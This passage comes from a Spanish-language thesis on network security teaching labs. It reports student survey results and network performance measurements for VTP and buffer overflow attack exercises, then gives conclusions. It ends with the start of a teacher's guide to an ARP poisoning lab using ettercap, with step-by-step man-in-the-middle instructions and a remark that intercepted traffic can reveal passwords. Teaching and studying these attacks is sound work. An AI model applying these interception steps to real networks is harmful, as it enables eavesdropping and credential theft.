


Figura 5.17: Progreso del conocimiento de la muestra

Tabla XIV: Comparación del desempeño de la red con respecto a la línea base en el ataque al protocolo VTP

	Durante el ataque	Estado de variación	Después del ataque	Estado de variación
Tiempo de respuesta	57.00%	aumento	infinito	aumento
Pérdida de paquetes	0.35%	disminución	100.00%	aumento

El rendimiento de los dispositivos finales se muestra en las figuras 5.18 y 5.19 donde se aprecia el uso del procesador con respecto al tiempo antes y después del ataque, tanto en el cliente como en el servidor FTP. En las gráficas podemos observar que no existe una variación significativa del uso del procesador en cada escenario, los picos más altos de la gráfica se observan antes del ataque, es decir que el uso del procesador no se incrementa, ni cambia de manera significativamente después del ataque. Los resultados obtenidos fueron: en el cliente FTP se evidencia una disminución en el porcentaje de uso del procesador del 0.13% y un aumento en el porcentaje de uso de la memoria RAM del 0.10%; en el servidor se disminuyó el porcentaje de uso del procesador en un 0.3% y en el caso de la memoria aumentó en un 1.5% su uso.




Figura 5.18: Uso del procesador cliente FTP

a) Antes del ataque; b) Después del ataque




Figura 5.19: Uso del procesador servidor FTP

a) Antes del ataque; b) Después del ataque

5.4.3 Conclusiones

Los estudiantes de la muestra F quienes tenían un nivel académico desarrollado tuvieron mejoras en sus

conocimientos técnicos, sobre todo al conocer las medidas de seguridad para prevenir el ataque VTP y al tomar en cuenta las vulnerabilidades de los protocolos DTP y VTP, aunque la práctica fue considerada de fácil lectura y comprensión los resultados indican que el tiempo empleado para la misma es variable, ya que depende del correcto funcionamiento de la herramienta que se utiliza para ejecutar el ataque.

El ataque afecta al desempeño de la red, ya que causa una denegación de servicio entre las computadoras pertenecientes a la VLAN atacada y dicha denegación se mantiene después del ataque hasta que se vuelva a crear la VLAN afectada. El ataque no afecta el desempeño de los dispositivos intermedios ya que no existió variación en las variables de tiempo y de paquetes perdidos en ninguna etapa del ataque. El ataque no afecta al rendimiento de los dispositivos finales ya que los porcentajes de uso del procesador y la memoria presentan una variación mínima casi despreciable.

5.5 Práctica desbordamiento de buffer

La muestra estuvo constituida por estudiantes de la materia de tecnologías de redes WAN impartida en la Escuela Superior Politécnica del Litoral a las carreras de Ingeniería en Telemática; y Licenciatura en redes y Sistemas Operativos.

5.5.1 Análisis de encuestas y desempeño de la red

Primero se estudiaron las encuestas tomadas al estudiante en la etapa previa y posterior al ataque y finalmente se analizó el desempeño de la red.

Encuestas previas a la práctica

La encuesta se realizó a un grupo dieciocho estudiantes de la materia de tecnologías de redes WAN (en adelante referida como muestra E) quienes en su mayoría tenían un nivel académico desarrollado al momento de realizar la práctica, en la figura 5.20 se muestran los datos obtenidos, los mismos que reflejan lo siguiente: el 11.11% de la muestra conocía acerca del desbordamiento de buffer; el 33.33% no conocía las cargas que se utilizan para explotar

un sistema operativo que ha sido víctima del desbordamiento de buffer; y el 100.00% conocía que los sistemas operativos son vulnerables, aunque no sabían porque tipo de ataque estaban amenazados los mismos.




Figura 5.20: Resultados de la encuesta previa al ataque

Encuesta posterior a la práctica

En esta encuesta se pregunta al estudiante sobre la estructura, comprensión y organización del documento de soporte que se le proporcionó para llevar a cabo la práctica. Las preguntas específicas son para medir el aprendizaje del estudiante en cuanto al contenido técnico de la práctica, las vulnerabilidades en la red de estudio y la forma de mitigar el ataque. En la figura 5.21 se muestran los resultados

obtenidos en esta encuesta, los cuales fueron: el 100.00% de la muestra manifiesta que la practica fue de fácil lectura y comprensión; el 100.00% aseveró que la práctica fue didáctica y el 94.00% que el tiempo empleado fue el adecuado; el 100.00% conoció las consecuencias de explotar la vulnerabilidad de sistema operativo a través del desbordamiento de buffer; el 78.00% concientizó que un sistema operativo es vulnerable cuando no se encuentra actualizado; el 94.40% conoció las cargas que se utilizan para explotar un sistema operativo que ha víctima del desbordamiento de buffer; y el 56.00% aprendió como mitigar el desbordamiento de buffer.




Figura 5.21: Resultados de las encuestas posteriores al ataque

Desempeño de la red

Con respecto al desempeño, la red en estudio constaba de tres VLAN una para la recepcionista, el gerente y los servidores, donde tanto el gerente como la recepcionista se comunicaban con el servidor continuamente. La máquina atacada fue el cliente FTP (PC1) desde la máquina de la recepcionista. En la tabla XV y XVI podemos observar que la mayor variación con respecto a la línea base se encuentra en la comunicación entre la recepcionista y el gerente con el servidor en ambos escenarios del ataque. La transferencia de un archivo demoró 2.86 minutos en condiciones normales, durante el ataque este valor se incrementó a 10 minutos y luego del ataque el tiempo de transferencia demoró 2.85 minutos, finalmente en los dispositivos intermedios los resultados con respecto a la línea base se mantienen.

Tabla XV: Resultados del desempeño de la red el ataque desbordamiento de buffer carga shell

Equipo	Acción	Antes		Durante		Después	
		Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos
PC1	Ping PC2	7	0.00	6	0.34	7	0.11
PC1	Sube archivos y ping PC2	11	1.91	8	2.37	16	1.65
PC3	Ping PC2	18	3.30	21	0.00	21	5.18
S1	Ping R1	7	0.00	7	0.00	7	0.00
R1	Ping S1	8	0.00	8	0.00	8	0.00

Tabla XVI: Resultados del desempeño de la red el ataque desbordamiento de buffer carga meterpreter

Equipo	Acción	Antes		Durante		Después	
		Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos
PC1	Ping PC2	7	0.00	14	0.09	7	0.11
PC1	Sube archivos y ping PC2	11	1.92	9	2.37	16	1.65
PC3	Ping PC2	18	3.31	11	3.57	21	5.18
S1	Ping R1	7	0.00	7	0.00	7	0.00
R1	Ping S1	8	0.00	8	0.00	8	0.00

En el rendimiento de los dispositivos finales podemos observar que el ataque únicamente afecta al cliente FTP (PC1), el dispositivo a analizar fue precisamente ese, los resultados del uso del procesador varían con el tiempo, por

lo que el valor mostrado es un promedio de todos los valores obtenidos durante la prueba tanto en el ataque de desbordamiento de buffer con carga Shell como con carga meterpreter. El porcentaje de uso del procesador antes y después del ataque fue del 0.70% y 0.73% respectivamente. El porcentaje de uso de la memoria RAM antes y después del ataque fue del 17.50% y 17.20% respectivamente. La cantidad de procesos en ejecución antes y después del ataque fue de 38 y 34 respectivamente.

5.5.2 Comparativa entre encuestas y desempeño de la red

Los resultados de las encuestas tomadas a la muestra E, se muestran en la figura 5.22 y presentan una diferencia significativa e importante con respecto a la encuesta tomada antes del ataque y se exponen a continuación: el porcentaje de alumnos que conocían acerca del desbordamiento de buffer tuvo un incremento del 89.00%; el porcentaje de alumnos que conocían a que tipos de ataques son vulnerables los sistemas operativos incrementó al 78.00%; el porcentaje de alumnos que

conocían las cargas que se utilizan para explotar un sistema operativo que ha víctima del desbordamiento de buffer al 61.07%; y el porcentaje de alumnos conocían las prácticas de seguridad para prevenir y mitigar el ataque incrementó al 56.00%.




Figura 5.22: Progreso del conocimiento de la muestra

En cuanto al desempeño de la red, mostraremos ambos escenarios del ataque con el impacto causado en cada caso. A continuación se presentan los resultados de la comparación con respecto a la línea base, que se muestran en el Anexo D.

En el desbordamiento de buffer con carga Shell, la comunicación entre PC1, PC2 y PC3 presentó variaciones. La comunicación desde el gerente al servidor (PC1-PC2) durante el ataque presenta una disminución en el tiempo de respuesta del 14.29%, con un aumento en la pérdida de paquetes del 0.34%; después del ataque tenemos un aumento en la pérdida de paquetes del 0.11%. En la comunicación entre gerente y servidor (PC1 y PC2) para la transmisión de archivos durante el ataque se presenta una disminución en el tiempo de respuesta del 27.28%, con un aumento en la pérdida de paquetes del 0.46%; después del ataque presenta un aumento en el tiempo de respuesta del 45.45% y una disminución en la pérdida de paquetes del 0.26%. La comunicación entre recepcionista y gerente (PC3-PC2) durante el ataque presenta un aumento en el tiempo de respuesta del 16.66%, con una disminución en pérdida de paquetes del 3.30%; después del ataque presenta un aumento en el tiempo de respuesta del 16.66%, y en la pérdida de paquetes del 1.88%.

En el desbordamiento de buffer con carga meterpreter, la comunicación entre PC1, PC2 y PC3 presentó una variación promedio. La comunicación entre gerente al servidor (PC1-PC2) durante el ataque presenta un aumento del 100% en el tiempo de respuesta y en la pérdida de paquetes del 0.09%; después del ataque existe un aumento en la pérdida de paquetes del 0.11%. En la comunicación entre gerente y servidor (PC1 y PC2) para la transmisión de archivos durante el ataque se presenta una disminución en el tiempo de respuesta del 18.19%, y un aumento en la pérdida de paquetes del 0.38%; después del ataque presenta un aumento en el tiempo de respuesta del 45.45%, con una disminución en la pérdida de paquetes del 0.27%. La comunicación entre recepcionista y gerente (PC3-PC2) durante el ataque presenta una disminución en el tiempo de respuesta del 38.89%, con un aumento en la pérdida de paquetes del 0.26%; después del ataque presenta un aumento en el tiempo de respuesta del 16.67%, y en la pérdida de paquetes del 1.87%

Con respecto a los dispositivos finales en la figura 5.23 se muestra las gráfica del uso del procesador con respecto al tiempo antes y después del ataque, en el gerente. En la gráfica podemos observar que no existe una variación significativa del uso del procesador en cada escenario, los picos más altos de la gráfica están en valores aproximados, es decir que el uso del procesador no se incrementa significativamente después del ataque de desbordamiento de buffer carga Shell y meterpreter. En el gerente se evidencia un aumento en el porcentaje de uso del procesador del 0.32% y una disminución en el porcentaje de uso de la memoria RAM del 0.30%.



Figura 5.23: Uso del procesador cliente FTP

a) Antes del ataque; b) Después del ataque

5.5.3 Conclusiones

Los estudiantes de la muestra E quienes tenían un nivel académico desarrollado tuvieron excelente respuesta ante la práctica, debido a que sus conocimientos técnicos aumentaron considerablemente, así mismo los resultados indican que la práctica es de fácil lectura y entendimiento,

para comprender el ataque realizado y las medidas de seguridad correspondientes

El ataque no afecta al desempeño del cliente FTP, ya que la pérdida de paquetes durante el ataque es mínima y al finalizar el ataque vuelve a su estado normal tanto al realizar el desbordamiento de buffer con la carga Shell como con la carga meterpreter. El ataque no afecta el desempeño de los dispositivos intermedios ya que no existió variación en las variables de tiempo y de paquetes perdidos en ninguna etapa del ataque. El ataque no afecta al rendimiento de los dispositivos finales, ya que los porcentajes de uso del procesador y la memoria presentan una variación mínima casi despreciable.

En este capítulo se analizó el resultado de las encuestas en los diferentes escenarios del ataque, se estableció niveles de estudio y tipos de muestra que representaban: el número de estudiantes y la materia que cursaban al momento de realizar la práctica. Los resultados obtenidos en la comparativa del presente capítulo mostraron el avance en el conocimiento del estudiante y permitieron verificar que el documento de apoyo proporcionado fue efectivo para la realización de las prácticas.

Como parte del análisis se midió el rendimiento de los equipos que actúan en cada una de las prácticas y por medio de la comparativa se conoció que los equipos intermedios y finales no se afectan en su rendimiento, en cambio el desempeño de la red en general se vio comprometido, tal como se puede verificar en los análisis realizados a cada una de las prácticas.

CONCLUSIONES

- 1 Los estudiantes necesitan complementar sus clases regulares con prácticas de seguridad, lo cual se demostró con el incremento de conocimientos después de las prácticas y se evidencia en los resultados mostrados en el capítulo 5 y complementados en el anexo E.
- 2 Las prácticas son un método efectivo de aprendizaje tal como se puede observar en el análisis de las encuestas posteriores al ataque en el capítulo 5, verificando que son elementos didácticos con una estructura que permite su fácil lectura y comprensión.
- 3 Los ataques realizados en cada una de las prácticas no afectan a los dispositivos intermedios y dispositivos finales, ya que su rendimiento sigue siendo el mismo después de practicado el ataque, esto se demuestra a través de las gráficas del uso del procesador y la memoria

RAM de cada uno de los dispositivos finales atacados, y en las tablas del desempeño de la red.

- 4 Las prácticas que tienen una mayor factibilidad son Envenenamiento de ARP y Desbordamiento de buffer, se demuestra a través de los resultados obtenidos en las encuestas de las prácticas mencionadas comprobando en cada una de ellas que el diseño, la estructura, la comprensión, las herramientas y el tiempo son favorables para llevarlas a cabo con éxito.

RECOMENDACIONES

1. Las prácticas deben ser realizadas por estudiantes que posean conocimientos básicos de redes de datos, para que se logren los objetivos planteados al inicio de cada uno de los laboratorios.
2. Las mitigaciones planteadas en cada una de las prácticas son solo una manera de corregir estos eventos, se debe incentivar al estudiante a investigar herramientas de software libre y de licencias pagadas para aplicar seguridad a las redes, y establecer comparaciones entre estas herramientas, en cada práctica crear un foro de discusión acerca del tema.
3. Las prácticas del presente trabajo fueron realizadas en IPV4 se recomienda en un estudio futuro trasladar los escenarios a IPV6.

ANEXOS

ANEXO A

Prácticas de seguridad de
redes versión docentes y
estudiantes

Práctica #1
Envenenamiento ARP
Docentes

PRÁCTICA A.1: ENVENENAMIENTO ARP

Introducción

Este manual permite al docente brindar soporte a los estudiantes en cada uno de los pasos de la práctica, donde se conocerá la vulnerabilidad del protocolo ARP, al momento de almacenar las respuestas arp-reply en la tabla ARP sin verificar el origen del remitente y como puede ser explotada mediante el ataque de envenenamiento ARP que asocia direcciones MAC falsas en la tabla ARP de los dispositivos víctimas.

Objetivos

- Mostrarle al estudiante como enviar respuestas ARP falsas para asociar la dirección MAC del atacante con la dirección IP de la máquina de la red.
- Darle a conocer al estudiante como a través del ataque de hombre en el medio se lograr ver la información de las máquinas que tienen envenenada su tabla ARP.
- Aplicar medidas de seguridad para mitigar el ataque.

Materiales y herramientas

- 2 enrutadores
- 1 conmutador
- 2 computadoras

Diagrama de Topología




Figura A.1: Esquema de conexión y configuración ARP

Tabla de direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara de subred
R1	Fa0/0	192.168.10.1	255.255.255.0
	Se0/2/1	10.1.1.1	255.255.255.252
R2	Se0/2/1	10.1.1.2	255.255.255.252

Tabla A.1 Tabla de direccionamiento de los dispositivos de la red ARP

Recomendaciones generales

Se debe recomendar a los estudiantes dar un repaso previo acerca del funcionamiento y operación del protocolo ARP, configuración de los puertos en los conmutadores e instalación de herramientas en Linux. La práctica se la ha diseñado para realizarla en un tiempo máximo de una hora, por lo que se sugiere que el instructor proporcione las configuraciones de los equipos a los estudiantes, así se logrará que el tiempo empleado sea para el cumplimiento de los objetivos planteados al inicio de este documento.

Tarea 1: Preparar la red

Cablear la red como se muestra en la figura A.1

Tarea 2: Configuraciones básicas

Configure los enrutadores R1 y R2 según la tabla A.1, tomando en cuenta los siguientes pasos:

1. Configure el nombre adecuado de los dispositivos.
2. Deshabilite la búsqueda DNS.
3. Configure *class* como contraseña de modo privilegiado.

4. Configure la contraseña *cisco* para las conexiones de consola y líneas virtuales.
5. Configure el ingreso sincrónico de datos.
6. Configure las interfaces y direcciones IP según la tabla A.1
7. Habilite OSPF con SA = 45 y área 0.

Tarea 3: Configuraciones DHCP

1. Configure R2 como servidor DHCP.
2. Configure en R1 una dirección ayudante.
3. Compruebe que la red funciona correctamente.

Tarea 4: Preparar el escenario del ataque

La herramienta utilizada para el ataque es ettercap, que es un interceptor de tráfico que nos permite la inyección y filtrado de datos en una conexión establecida.

Paso 1: Configuraciones para el ataque

1. Conectamos la máquina atacante a la red como se muestra en la figura A.2, esta máquina funciona con sistema operativo Linux, distribución Ubuntu 11.10 y tiene instalada la herramienta ettercap, verificamos que la máquina atacante reciba la correspondiente dirección IP.




Figura A.2: Esquema de conexión de la máquina atacante

2. Existen tres formas para ejecutar la herramienta: consola, terminal y gráfica, utilizaremos la forma gráfica, ya que es más interactiva y proporciona facilidad de uso al usuario. Recomendar al estudiante ejecutar la herramienta como usuario root.

sudo ettercap -G

Paso 2: Iniciando el escaneo de la red

En este paso se escoge la interfaz física que estará en modo promiscuo, permitiendo transmitir y observar los paquetes que circulan por la red. La figura A.3 muestra la ventana principal de ettercap y la barra de menú donde se seleccionará las siguientes opciones.

1. *Sniff/ Unified sniffing/ eth0*
2. *Start/Start Sniffing*




Figura A.3: Ventana principal de la herramienta ettercap

Paso 3: Escogemos las máquinas víctimas

Para escoger a las máquinas víctimas se seleccionarán de la lista presentada por ettercap, tal como se muestra en la figura A.4, las que tengan relación de confianza en

la red, en este caso se pueden escoger entre dos escenarios: la máquina víctima y la puerta de enlace o la máquina víctima y el servidor, en este caso se muestra el primer escenario.

1. *Host/ Scan for hosts/ Host list.*
2. Seleccionar 192.168.10.11 y presionar *Add to target 1.*
3. Seleccionar 192.168.10.1 y presionar *Add to target 2.*




Figura A.4: Selección de máquinas víctimas

Tarea 5: Ataque

Paso 1: Envenenamiento ARP y MITM

Se utiliza la técnica de hombre en el medio mediante un envenenamiento de la tabla ARP, tal como se muestra en la figura A.5.

1. *Mitm/ Arp poisoning*
2. *Sniff remote connections*




Figura A.5: Hombre en el medio mediante un envenenamiento ARP

Paso 2: Conexiones activas

Mostrar al estudiante que el tipo de conexiones y servicios se ejecutan en esas máquinas, incluso se puede ver contraseñas, finalizar conexiones e inyectar código malicioso. Recomendar al estudiante que al terminar el ataque se finalice el envenenamiento ARP, ya que se puede perder la conexión entre las máquinas víctimas.

1. *View/View Connection.*
2. *Start/ Stop sniffing.*

